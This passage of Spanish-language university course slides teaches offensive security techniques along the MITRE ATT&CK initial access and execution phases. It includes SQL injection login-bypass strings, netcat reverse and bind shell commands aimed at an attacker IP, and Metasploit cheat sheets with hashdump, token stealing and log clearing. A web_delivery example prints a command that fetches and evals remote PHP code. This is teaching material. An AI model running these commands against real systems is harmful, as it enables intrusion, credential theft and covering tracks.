  - Si el usuario se llama `jack` con clave `mysecurepwd`: `SELECT [account data] FROM accounts WHERE login = ‘jack’ AND password = ‘mysecurepwd’`
- Pero ¿qué pasa si el usuario introduce "`admin'--`" y ninguna clave?
  - `SELECT [account data] FROM accounts WHERE login = ‘admin’--’ AND password = ‘’`
- Dado que `--` es un comentario SQL la instrucción se convierte en
  - `SELECT [account data] FROM accounts WHERE login = ‘admin’`
- Causando un acceso libre como administrador


Más información

- https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection.html
- **Prevención**: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

SQL INJECTION (WSTG-INPV-05) – EJEMPLO BÁSICO

- **¿Y si ni siquiera sabemos el nombre del usuario?**
  - Muchas veces el primer usuario de una BBDD es el `Admin`: el usuario que crea otros usuarios
  - Es común que al obtener una lista de usuarios que cumpla una condición, se use el 1º y se ignore a los demás
  - Ahora imaginemos que tecleamos `" ' OR 1=1 --"` y dejamos la contraseña vacía en la consulta
    - `SELECT [datos cuenta] FROM accounts WHERE login = ‘’ OR 1=1 --’ AND password = ‘’`
  - La sentencia entonces queda así
    - `SELECT [datos cuenta] FROM accounts WHERE login = ‘’ OR 1=1`
    - `1=1` es siempre `true`; `<algo> OR true` es siempre `true` así queda: `SELECT [datos cuenta] FROM accounts`
    - **¡Se muestran todos los usuarios!**
  - Dependiendo de la BD, la sintaxis puede cambiar
- **Técnicas de inyección SQL:**
  - https://portswigger.net/web-security/sql-injection/cheat-sheet
  - https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
  - **Lista completa de posibles cargas útiles/payloads**
    - https://github.com/payloadbox/sql-injection-payload-list

Fuente: https://portswigger.net/web-security/sql-injection



¿CREES QUE LO HAS ENTENDIDO TODO? ¡AUTOEVALÚATE!

?

- **Eres capaz de hacer lo siguiente**
  - *Entender que el desarrollo de recursos implica la compra, creación o compromiso de recursos hacer un ataque (máquinas, cuentas de usuario y / o capacidades)*
  - *Comprender cual es el objetivo de la fase de acceso inicial del MITRE ATT&CK*
  - *Entender por qué un ataque de inyección de código de cualquier tipo es tan peligroso*
  - *Saber qué es el XSS y distinguir entre sus tipos 1 y 2*
  - *Saber qué es el SQL Injection y lo que pretende hacer*

Fase 4: TA0002. Execution

Ejecutando programas en sistemas comprometidos que den alguna ventaja a un atacante

*Iconos por Bing Chat AI

Fuente: Bing Chat AI

Shells remotos >

MSF >

Otras técnicas >

¿QUÉ TE VAS A ENCONTRAR EN ESTE BLOQUE?

En este bloque aprenderás

- Que una vez dentro de un sistema de la víctima el objetivo es **ejecutar en él tu propio código**
- A crear y distinguir entre **tipos de shells remotos**
- Qué es y para qué sirve **Metasploit Framework** y sus principales componentes y utilidades
- El peligro de **reemplazar ejecutables** o alguna de sus dependencias por código malicioso
- Donde localizar **exploits públicos**

TA0002. Execution. Usando características del SO

https://attack.mitre.org/tactics/TA0002/

- Técnicas que permiten ejecutar código en un sistema local / remoto
- Destaca T1059. Command and Scripting Interpreter
  - **Abusar de los intérpretes de comandos y scripts para ejecutar secuencias de comandos o binarios**
  - **Netcat** es un ejemplo popular de aplicación de esta técnica que revisaremos luego
  - Pero puede conseguirse con otro software (Ej.: Intérpretes de lenguajes como Python)
- También tenemos
  - T1569. System Services
    - **Abusar de los servicios del sistema o de los demonios para ejecutar comandos o programas**
    - Reemplazar ejecutables de servicios o demonios o los ficheros que cargan por otros maliciosos
    - Los ejecutables maliciosos / archivos cargados se pueden crear con `msfvenom`
      - Parte del framework Metasploit que revisaremos
  - T1053. Scheduled Task/Job
    - **Abusar de la funcionalidad de programación de tareas para facilitar la ejecución de código malicioso**
    - Revisaremos `cron` (el demonio de programación de Linux) como ejemplo de esta técnica

Shells remotos


*Iconos por Bing Chat AI

T1059. Command and Scripting Interpreter: Shells remotos

- **Formas de abrir una línea de comandos en un sistema remoto**
  - El concepto no es diferente a una conexión a través de SSH
  - Pero en escenarios de **pentesting** no tenemos las credenciales de usuario para abrir ese **shell**
    - ¡Simplemente lo suplantamos!
  - Luego podemos comenzar la fase de ejecución usando esta identidad de usuario y sus permisos
- **Hay diferentes formas y herramientas para abrir shells**
  - Netcat, Socat o simplemente Bash
  - Shells creados en varios lenguajes de programación: PHP, Python
  - Saltarse los filtros de extensión de archivos en una web para cargar archivos maliciosos que luego se servirán con un **webshell**
    - Estos archivos maliciosos puede verlos cualquier cliente: **ejecutarlos implica abrir un shell remoto**
    - https://es.paperblog.com/15-formas-de-generar-una-webshell-parte-1-5869673/
    - https://majaiti.wordpress.com/2020/05/20/15-formas-de-generar-una-webshell-parte-2/amp/
    - https://thehackerway.com/2020/04/03/15-formas-de-generar-una-webshell-parte-3/
    - https://www.hackplayers.com/2020/06/http-revshell-c2-covert-channel.html
  - ... *(muchos más)*

T1059. Command and Scripting Interpreter. Netcat Bind Shell


- **Una máquina "atacante" se conecta a un proceso netcat escuchando un puerto de la "víctima"**
  - La víctima tiene `netcat` instalado
  - Un usuario enlaza un shell bash con un listener `netcat` en un puerto de su elección (normalmente >1000)
  - El atacante lo sabe y se conecta a ese puerto desde su máquina (también con `netcat`)
  - El atacante puede ejecutar comandos en la víctima
    - Suplantando al usuario que ejecuta el listener `netcat`
- **Técnica de shell remoto menos usada**
  - Los firewalls generalmente cierran todos los puertos, salvo los que tengan servicios autorizados conocidos
  - Puertos extraños abiertos esperando conexiones pueden detectarse fácilmente por escáneres de red / IDS / IPS



Diferentes formas de crear Bind shells (varios lenguajes de programación / técnicas):
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Bind%20Shell%20Cheatsheet.md

T1059. Command and Scripting Interpreter. Netcat reverse shells

- **Shell iniciado desde la máquina víctima, que se conecta a la máquina de ataque**
  - Que está en un estado de **escucha** para “capturar" el shell
  - Y así ejecutar comandos en la máquina remota
  - Esto suele suceder cuando encontramos una vulnerabilidad RCE (Remote Code Execution) en la víctima
    - Y la usamos para ejecutar `netcat`
- **Forma más común de usar Netcat para exploiting**
  - Los firewalls generalmente bloquean las conexiones entrantes, pero permiten las salientes
    - Es legítimo (y común) que un programa que se ejecuta en el sistema necesite conectarse "fuera“
  - Por lo tanto, levanta muchas menos sospechas



T1059. Command and Scripting Interpreter. Remote Code Execution (RCE)

- **Para poder realizar un ataque de shell inverso necesitamos ejecutar netcat (o equivalente) en el sistema remoto**
  - Como normalmente no tenemos acceso al sistema remoto, normalmente esto se hace a través de una vulnerabilidad de **ejecución remota de código** (RCE)
  - Y este tipo de vulnerabilidades pueden estar documentadas en fuentes públicas de vulnerabilidades y técnicas de explotación, dado un nombre de servicio y una versión de este
    - ¡Ahora ves por qué el trabajo de enumeración es tan importante! ☺
    - Log4Shell (vulnerabilidad 0-day que provoca RCE en el software Log4j) se considera la peor vulnerabilidad RCE en la historia de la computación.
      - https://en.wikipedia.org/wiki/Log4Shell
- **Otras fuentes potenciales serían subir un archivo malicioso o secuestrar un ejecutable existente (si tenemos una cuenta)**
  - Hablaremos de la última más adelante

(Ejemplo) T1059. Command and Scripting Interpreter. Netcat reverse shell

- **Para crear un shell inverso de Netcat necesitamos**
  - Configurar un listener `netcat` en la máquina de ataque, puerto 8000: `nc -lvp 8000`
    - Cualquier puerto no cerrado es válido, normalmente >1000
  - Ejecutar el **comando para lanzar el shell inverso** en la víctima para conectarse a la de ataque
    - Para Linux: `nc <IP de la máquina atacante> 8000 -e /bin/bash`
    - Para Windows: `nc.exe <IP de la máquina atacante> 8000 -e cmd.exe`
  - Cuando se recibe la conexión, la máquina de ataque deja de escuchar y nos da el control
  - Ahora tendremos un **shell bash** en la máquina de destino
    - Ahora tenemos los permisos de la cuenta que inició el shell inverso
    - Si `root` inicia el shell, tenemos privilegios de `root` en el host de destino
    - Si no, especialmente en CTF, podríamos usar técnicas para lograr una **escalada de privilegios**
    - Obtendremos un shell sin las funcionalidades habituales (historial de comandos, autocompletar...)
      - Podemos intentar generar un shell completo
      - Con este comando (si Python está disponible): `python -c "import pty;pty.spawn('/bin/bash')"`

Metasploit Framework (MSF)

*Iconos por Bing Chat AI

T1569. System Services: Metasploit Framework (MSF)

- **Abreviado como MSF e instalado por defecto en Kali**
  - También disponible aquí https://tools.kali.org/exploitation-tools/metasploit-framework
- **Plataforma de software para desarrollar, probar y ejecutar exploits**
  - Se usa para crear herramientas que hacen pruebas de seguridad como parte de un pentesting
  - **Una de las herramientas más usadas por auditores de seguridad para comprobar si hay vulnerabilidades antiguas y nuevas**
- **Tiene muchos módulos para enumeración, explotación y post-explotación**
  - Y un entorno de desarrollo para crear otros nuevos
  - Cubre un amplio número de servicios diferentes: SSH, HTTP, RDP / VNC (ver ASR)...
- **Respaldado por una gran comunidad de desarrolladores y la empresa Rapid7**
- **Se puede usar desde consola o con GUIs como Metasploit Community o Armitage**
  - Las funcionalidades son las mismas, pero más fáciles de usar ☺

T1569. System Services: Conceptos de MSF

- **Exploit**: código escrito para aprovechar una vulnerabilidad
  - Para obtener ciertos privilegios o tomar el control del sistema o software comprometido
  - Un tipo especial es el 0-day, un exploit previamente desconocido para el que aún no hay parche o solución
- **Payload** (Carga útil): código malicioso que se ejecutará en la máquina comprometida a través de un **exploit**
  - Una de las cargas útiles más famosas es Meterpreter (visto más adelante)
  - Estas cargas útiles suelen ser las responsables de lograr la **Ejecución** en el ciclo de vida del adversario
- **Modules**: Características que facilitan aplicar un **exploit** o escanear una victima
- **Shellcode**: Instrucciones típicamente inyectadas en la pila de ejecución de un programa
  - Para que se ejecute una operación programada en la máquina en la que reside
- **Msfvenom**: Herramienta que puede
  - Generar shellcodes para inyectar en exploits o software
  - Ofuscar y ocultar este código malicioso a diferentes tipos de software de seguridad (IDS, antivirus...)
    - Necesario para eludir sistemas de protección en entornos reales

T1569. System Services: Módulos de MSF

- **Auxiliary**: Módulos de utilidad para la fase **Reconocimiento**
  - O diversas operaciones relacionadas con software específico
  - Escáneres, rastreadores...(la imagen contiene algunos ejemplos)
  - Documentación: https://www.offensive-security.com/metasploit-unleashed/auxiliary-module-reference/
- **Exploit**: Todos los exploits de MSF disponibles
  - Clasificados por SO y luego por protocolo / producto
  - Ej.: Exploits relacionados con WordPress
- **Payload**: diferentes tipos de código malicioso
  - Que se pueden utilizar si un Exploit tiene éxito
  - Normalmente, diferentes técnicas para generar un Meterpreter o un shell
- **Post-exploiting**: módulos para hacer operaciones maliciosas en sistemas comprometidos
  - Exfiltrar archivos, operaciones de gestión general (habilitar RDP, borrar/añadir usuarios...), instalar programas... sobre sistemas comprometidos
  - Permite obtener diferentes tipos de control sobre las máquinas que explotamos

SANS INSTITUTE

Metasploit Cheat Sheet

By Yori Kvitchko, Tom Hessman, Daniel Pendolino, & Ed Skoudis

POCKET REFERENCE GUIDE
http://pen-testing.sans.org/resources/

Meterpreter Post Modules

With an available Meterpreter session, post modules can be run on the target machine.

Post Modules from Meterpreter

```
meterpreter > run post/multi/gather/env
```

Post Modules on a Backgrounded Session

```
msf > use post/windows/gather/hashdump
msf > show options
msf > set SESSION 1
msf > run
```

Useful Auxiliary Modules

Port Scanner:

```
msf > use auxiliary/scanner/portscan/tcp
msf > set RHOSTS 10.10.10.0/24
msf > run
```

DNS Enumeration

```
msf > use auxiliary/gather/dns_enum
msf > set DOMAIN target.tgt
msf > run
```

FTP Server

```
msf > use auxiliary/server/ftp
msf > set FTPROOT /tmp/ftproot
msf > run
```

Proxy Server

```
msf > use auxiliary/server/socks4
msf > run
```

Any proxied traffic that matches the subnet of a route will be routed through the session specified by route.


Use proxychains configured for socks4 to route any application's traffic through a Meterpreter session.

T1569. System Services.

Uso General de MSF

Seguridad de Sistemas Informáticos

- **MSF se usa siguiendo esta secuencia**
  1. Aplicar "**Finding an exploit to use**"
     - Recopilar información del sistema de destino
       - Con una fase de reconocimiento previa (Tema 5)
       - O con los módulos auxiliares de MSF
     - Buscar exploits para los servicios encontrados
  2. Aplicar los pasos "**Executing an exploit**"
     - Probar cada exploit aplicable con el "ciclo" de la imagen
       - `use`: Elegir un exploit
       - `set payload`: Dile al exploit qué hacer si funciona
       - `show options`: ver los parámetros del exploit
       - `set options`: Dar valores a sus parámetros
       - `exploit`: Ejecutar el exploit y ver si funciona
     - **¡Todos los exploits se usan igual!**
  3. Si tienes éxito, utilizar las opciones disponibles del payload elegido (Meterpreter, shell...)
     - Hablaremos sobre payloads luego



Metasploit

TunnelsUp.com v1.0

General Information

Metasploit is a free tool that has built in exploits which aids in gaining remote access to a system by exploiting a vulnerability in that server.

`msfconsole`	Launch program
`version`	Display current version
`msfupdate`	Pull the weekly update

`makerc <FILE.rc>` Saves recent commands to file
`msfconsole -r <FILE.rc>` Loads a resource file

Executing an Exploit (2)

`use <MODULE>`	Set the exploit to use
`set payload <PAYLOAD>`	Set the payload
`show options`	Show all options
`set <OPTION> <SETTING>`	Set a setting
`exploit` or `run`	Execute the exploit

Session Handling

`sessions -l`	List all sessions
`sessions -i <ID>`	Interact/attach to session
`background` or `^Z`	Detach from session

Using the DB

The DB saves data found during exploitation. Auxiliary scan results, hashdumps, and credentials show up in the DB.

First Time Setup
Run from linux command line.

`service postgresql start`	Start DB
`msfdb init`	Init the DB

`db_status`	Should say connected
`hosts`	Show hosts in DB
`services`	Show ports in DB
`vulns`	Show all vulns found

Finding an Exploit to Use (1)

Do information gathering with db_nmap and auxiliary modules. Aux mods have numerous scanners, gatherers, fuzzers, and tools that allow you to scan a CIDR block or single IP and will save the results in the DB.

`db_nmap -sS -A 192.168.1.100`	Do port scan and OS fingerprint then add results to DB
`show auxiliary`	Show all auxiliary modules (scanners, fuzzers, proxies, etc.)
`use auxiliary/scanner/smb/smb_version`	Detect the SMB version in use
`use auxiliary/scanner/ftp/anonymous`	Scan for anonymous FTP servers
`use auxiliary/scanner/snmp/snmp_login`	Scan for public SNMP strings

Once information is gathered on the host, look at what services or OS the host is running and do a search for that term. Example: if NMAP found that host is running 'smb' service, run 'search smb' to find exploits for that service.

`search <TERM>`	Searches all exploits, payloads, and auxiliary modules
`show exploits`	Show all exploits
`show payloads`	Show all payloads

Linux Commands Many linux commands work from within msf like ifconfig, nmap, etc.

Workspaces

Each workspace is like its own database. Create a new one to have a fresh DB.

`workspace -h`	Help
`workspace`	List
`workspace -a`	Add
`workspace -d`	Delete
`workspace -r`	Rename

Meterpreter Commands (3)

`sysinfo`	Show system info
`ps`	Show running processes
`kill <PID>`	Terminate a process
`getuid`	Show your user ID
`upload/download`	Upload/download a file
`pwd / lpwd`	Print working directory
`cd / lcd`	Change directory
`cat`	Show contents of a file
`edit <FILE>`	Edit a file (vim)
`shell`	Drop into a shell
`migrate <PID>`	Switch to another process
`hashdump`	Show all pw hashes (Win)
`idletime`	Display idle time of user
`screenshot`	Take a screenshot
`clearev`	Clear the logs

Escalate Privileges

`use priv`	Load the script
`getsystem`	Elevate your privs
`getprivs`	Elevate your privs

Token Stealing (Win)

`use incognito`	Load the script
`list_tokens -u`	Show all tokens
`impersonate_token DOMAIN\\USER`	Use token
`drop_token`	Stop using token

Enable port forwarding. This opens port 3388 locally which forwards all traffic to 3389 on the remote host:
`meterpreter> portfwd [ADD|DELETE] -L <LHOST> -l 3388 -r <RHOST> -p 3389`

Pivot through a session by adding a route within msf it allows you to exploit or scan adjacent hosts:
`msf> route add <SUBNET> <MASK> <SESSIONID>`

(Ejemplo) T1569. System Services. Módulo exploit de MSF web_delivery

- **Módulo que crea un servidor en la máquina atacante que aloja un payload**
  - Cuando **la víctima se conecte al servidor atacante**, ese payload se ejecutará en la máquina víctima
  - Funciona en aplicaciones PHP, Python y Powershell
- **Este exploit requiere un método para ejecutar comandos en la máquina víctima**
  - Necesitas llegar a la máquina atacante desde la víctima
  - Un buen ejemplo de vector de ataque es una vulnerabilidad de ejecución remota de comandos (RCE)
- **No requiere un shell para tener éxito**
  - El servidor y el payload están en la máquina atacante, por lo que el ataque tiene lugar escribirse en el disco
  - Esto ayuda a mantener baja la huella digital atacante
- **Esto muestra el ciclo de uso de exploits**

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set TARGET 1
TARGET => 1
msf exploit(web_delivery) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.80.128
LHOST => 192.168.80.128

msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an addr
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is rand
   URIPATH                   no        The URI to use for this exploit (default is rando


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.80.128   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   PHP


msf exploit(web_delivery) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.80.128:4444
[*] Using URL: http://0.0.0.0:8080/alK3t3tt
[*] Local IP: http://192.168.80.128:8080/alK3t3tt
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.80.128:8080/alK3t
```


T1569. System Services. Payloads MSF. Meterpreter

https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

Seguridad de Sistemas Informáticos

- Posible payload de explotación de MSF, posiblemente el más popular
- Da el control sobre un sistema de destino explotado
  - Ejecutándose como una DLL cargada dentro de cualquier proceso de la víctima
  - Este proceso de inyección de DLLs es una forma de comunicarse con Meterpreter y se llama **Stager**
    - El Stager expone un socket y una API de Ruby para comunicarse con Meterpreter y obtener varios efectos
  - También hay una ejecución stageless
    - Un único binario que incluye todas las partes necesarias de Meterpreter, junto a las extensiones necesarias
    - Adecuado para ciertos escenarios (bajo ancho de banda, alta latencia)
  - **Diferencias**: https://blog.rapid7.com/2015/03/25/stageless-meterpreter-payloads/
- Si el exploit que usemos permite lanzar una instancia de Meterpreter como payload, tendremos control sobre el sistema atacado
  - Lo que incluye el robo de información y otras actividades maliciosas avanzadas
  - ¡Es el payload definitivo! ☺

Fuente: https://helloitsliam.com/2016/02/10/understanding-metasploit-payloads/



